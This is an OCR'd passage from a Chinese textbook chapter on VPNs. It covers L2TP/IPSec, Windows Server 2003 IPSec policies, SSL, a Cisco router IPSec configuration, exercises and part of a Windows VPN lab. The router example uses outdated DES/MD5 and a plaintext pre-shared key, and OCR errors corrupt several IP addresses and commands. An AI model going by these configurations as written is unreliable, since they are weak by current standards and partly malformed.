


图 8-26 带 IPSec 的 L2TP 隧道化数据包

L2TP 所使用的 IPSec 安全策略是由 RAS 管理服务专门创建，不是使用默认的 IPSec 策略或某个用户创建的 IPSec 策略，这一点与后面介绍的 Windows 2003 IPSec 策略在使用模式上不同。

L2TP 负责为任意类型的网络通信提供封装和隧道管理，传输模式的 IPSec 提供 L2IP 隧道数据包的安全。L2TP 安全机制依赖于 IPSec，所以基于 L2TP 的 VPN 连接是 L2TP 和 IPSec 的组合，连接的两个网络中的 VPN 服务器必须支持 L2TP 和 IPSec。

L2TP 将原始数据包封装在 PPP 帧内并进行压缩，在 UDP 类型的数据包内部指派端口 1701。因为 UDP 数据包格式是 IP 包，所以根据 L2TP 隧道的用户配置中的安全设置，L2TP 自动使用 IPSec 保护隧道。

L2TP/IPSec VPN 安全机制实现了计算机与计算机之间的信任。

8.5.2 Windows Server 2003 系统 IPSec 策略

Windows Server 2003 通过实现基于策略的 IPSec 管理避免了大幅度增加管理开销，简

化了网络安全性的配置和管理。

Windows Server 2003 IPSec 安全通过与 Windows Server 2003 域和活动目录服务集成，建立在 IETF IPSec 结构上。活动目录使用组策略向 Windows Server 2003 域成员提供 IPSec 策略指定和分配。

IKE 的实现提供了 3 种基于 IETF 标准的身份认证方法，以在计算机之间建立信任关系。

(1) 基于 Windows Server 2003 的域基础结构提供的 Kerberos V5.0 身份认证方法用于在同一域中或信任的域之间的计算机中配置安全通信。

(2) 公开/私有密钥使用与包括 Microsoft、Entrust、VeriSign、Netscape 在内的认证系统兼容的认证进行签名。

(3) 密码和预共享身份认证密钥严格地用在为应用程序数据包保护建立的信任上。

一旦端计算机通过了相互身份认证，它们会为加密应用程序数据包的目的产生整体加密密钥。这些密钥仅被这两台计算机知道，所以它们的数据被很好地保护起来，防止了网络上可能的攻击者对数据进行修改或翻译。

Windows Server 2003 预定义了 3 种 IP 安全策略，用户可以根据实际通信需要自行创建新的 IP 安全策略。

(1) 客户端(只响应)。这是一个计算机策略示例，其根据请求而保护通信。例如，Intranet 客户机可能不需要 IPSec，除非另一台计算机发出请求。该策略允许其活动的计算机正确响应安全通信请求，该策略包含默认响应规则，该规则根据正在保护的通信为入站与出站创建动态 IPSec 筛选器。

(2) 服务器(请求安全设置)。这是一个在多数情况下保护通信的计算机策略示例，同时也允许与不支持 IPSec 的计算机进行不安全通信。在该策略中，计算机接受不安全通信，但总是通过从原始发送方那里请求安全性来试图保护其他通信。如果另一台计算机没有启用 IPSec，则该策略允许整个通信都是不安全的。

(3) 安全服务器(要求安全设置)。这是一个在 Intranet 上要求进行安全通信的计算机策略示例，如传输高度敏感的数据的服务器。管理员可将该 IPSec 策略作为示例创建自己用于生产的策自定义 IPSec 策略。在该略中使用的筛选器要求对所有出站通信进行保护，同时允许不保护的初始入站通信请求。

要测试该策略的使用情况，应把该策略指派给服务器计算机，并把“客户端(只响应)”策略指派给客户端计算机，当客户端计算机试图与服务器通信时，服务器将请求安全的通信。此外，不支持 IPSec 性能的计算机无法与服务器建立连接。

8.5.3　Windows Server 2003 系统 SSL VPN

Windows Server 2003 IIS 的身份认证除了匿名访问、基本验证和 Windows NT 请求/响应模式外，还有一种安全性更高的认证，就是通过 SSL 安全机制使用数字证书。SSL 位于 HTTP 和 TCP 层之间，建立用户与服务器之间的加密通信，确保所传递信息的安全性。SSL 是工作在公共密钥和私人密钥基础上的，任何用户都可以获得公共密钥来加密数据，但解密数据必须要通过相应的私人密钥。使用 SSL 安全机制时，首先客户端与服务器端建立连接，服务器把它的数字证书与公共密钥一并发送给客户端，客户端随机生成会话密钥，

用从服务器得到的公共密钥对会话密钥进行加密，并把会话密钥在网络上传递给服务器，而会话密钥只有在服务器端用私人密钥才能解密，这样，客户端和服务器就建立了一个唯一的安全通道。建立了 SSL 安全机制后，只有 SSL 允许的客户端才能与 SSL 允许的 Web 站点进行通信，并且在使用 URL 资源定位器时，输入 https://，而不是 http://。

8.6 基于路由器的 IPSec VPN 配置

IPSec VPN 的配置一般分为四步：配置 IKE 的协商，配置 IPSec 的协商，配置端口的应用，调试并排错。

(1) 启动 IKE：

```
Router(config)# crypto isakmp enable
```

(2) 建立 IKE 协商策略：

```
Router(config)# crypto isakmp policy priority
```

(3) 配置 IKE 协商策略：

```
Router(config - isakmp)# authentication pre - share
Router(config - isakmp)# encryption { des | 3des }
Router(config - isakmp)# hash { md5 | sha1 }
Router(config - isakmp)# lifetime seconds
```

(4) 设置共享密钥和对端地址：

```
Router(config)# crypto isakmp key keystring address peer-address
```

(5) 设置传输模式集：

```
Router(config)# crypto ipsec transform - set transform - set - name transform1 [transform2
[transform3]]
```

(6) 配置保护访问控制列表：

```
Router(config)# access - list access - list - number {deny | permit} protocol source source -
wildcard destination destination - wildcard
```

(7) 创建 Crypto Maps：

```
Router(config)# crypto map map - name seq - num ipsec - isakmp
```

(8) 配置 Crypto Maps：

```
Router(config - crypto - map)# match address access - list - number
Router(config - crypto - map)# set peer ip_address
Router(config - crypto - map)# set transform - set name
```

(9) 应用 Crypto Maps 到端口：

```
Router(config)# interface interface_name interface_num
Router(config - if)# crypto map map - name
```

(10) 查看 IKE 策略：

```
Router# show crypto isakmp policy
```

(11) 查看 IPSec 策略：

```
Router# show crypto ipsec transform-set
```

(12) 查看 SA 信息：

```
Router# show crypto ipsec sa
```

(13) 查看加密映射：

```
Router# show crypto map
```

图 8-27、图 8-28 分别为拓扑结构及其操作步骤。




图 8-27 拓扑结构

```
RouterA(config)#ip route 0.0.0.0.0.0.0.0 20.20.20.20
RouterA(config)#crypto isakmp policy 1
RouterA(config-isakmap)#hash md5
RouterA(config-isakmap)#authentication pre-share
RouterA(config)#crypto isakmp key benet-password address 20.20.20.20
RouterA(config)#crypto ipsec transform-set benetset ah-md5-hmac
esp-des
RouterA(config)#access-list 101 permit ip 50.50.50.0.0.0.0.255 60.60.60.0
0.0.0.255
RouterA(config)#crypto map benetmap 1 ipsec-isakmp
RouterA(config-crypto-map)#set peer 20.20.20.20
RouterA(config-crypto-map)#set transform-set benetset
RouterA(config-crypto-map)#match address 101
RouterA(config)#interface serial 0/0
RouterA(config-if)# crypto map benetmap
```

图 8-28 操作步骤

习题 8

1. 什么是 VPN？ VPN 的系统特性有哪些？
2. IPSec 协议包含的各个协议之间有什么关系？
3. 说明 AH 的传输模式和隧道模式，它们的数据包格式是什么样的？
4. 说明 ESP 的传输模式和隧道模式，它们的数据包格式是什么样的？

5. IKE 的作用是什么？SA 的作用是什么？

6. SSL 工作在哪一层？工作原理是什么？

7. 对 SSL VPN 与 IPSec VPN 进行简单的比较。

8. L2TP 协议的优点是什么？

实训 8.1 Windows Server 2003 的 L2TP VPN 配置

【实训目的】

Windows Server 2003 支持 PPTP 和 L2TP 的 VPN 数据链路层隧道协议，在 Windows Server 2003 服务器端通过“路由和远程访问”就能创建 VPN 服务器，接受远程“虚拟专用连接”。使 Windows Server 2003 计算机成为 VPN 服务器，在客户端和 VPN 服务器建立安全连接。

【实训环境】

(1) 一台装有 Windows Server 2003 的计算机作为 VPN 服务器。

(2) 一台装有 Windows Server 2003(或 Windows XP)的计算机作为客户端。

【实训内容】

1. 配置 PPTP 服务端

(1) 打开“管理工具”，运行“路由和远程访问”服务，“路由和远程访问”默认是禁用的，右击服务器图标，选择“配置并启用路由和远程访问”，如图 8-29 所示。在安装向导中单击“下一步”按钮。



图 8-29 启用路由和远程访问

(2) 在弹出的对话框中，选中“远程访问(拨号或 VPN)”，单击“下一步”按钮，选中 VPN，单击“下一步”按钮。

(3) 在弹出的对话框中选中默认设置，单击“下一步”按钮，如图 8-30 所示。




图 8-30　配置 VPN

(4) 在“IP 地址指定”对话框中，选中“来自一个指定的地址范围”，单击“下一步”按钮。

(5) 在“地址范围指定”选项组中，单击“新建”，出现“新建地址范围”对话框；设置“起始 IP 地址”为 192.168.0.51，“结束 IP 地址”为 192.168.0.58，单击“确定”按钮，返回上一级对话框。此时可看到地址范围已添加成功，单击“下一步”按钮，如图 8-31 所示。




图 8-31　配置 IP 地址

(6) 在“路由和远程访问服务器安装向导”对话框中，保持默认设置，单击“下一步”按钮，单击“完成”按钮，结束服务器配置。然后计算机开始启动路由服务，如图8-32所示。

(7) 打开“计算机管理”窗口，分别创建一个用户r_user、一个组r_userg，且使r_user隶属于r_userg。用户r_user“拨入”属性设置如图8-33所示。




图8-32 启动路由服务




图8-33 设置拨入属性

(8) 回到“路由和远程访问”窗口，选择“远程访问策略”，右侧窗格默认显示“身份验证_连接VPN”，如图8-34所示。



图8-34 VPN连接

右击“身份验证_连接VPN”，选择“属性”，出现如图8-35所示的对话框；单击“删除”按钮，删除默认条件。

在“身份验证_连接VPN属性”对话框中，单击“添加”按钮，打开“选择属性”对话框；选择Windows-Groups，单击“添加”按钮，弹出如图8-36所示的对话框。

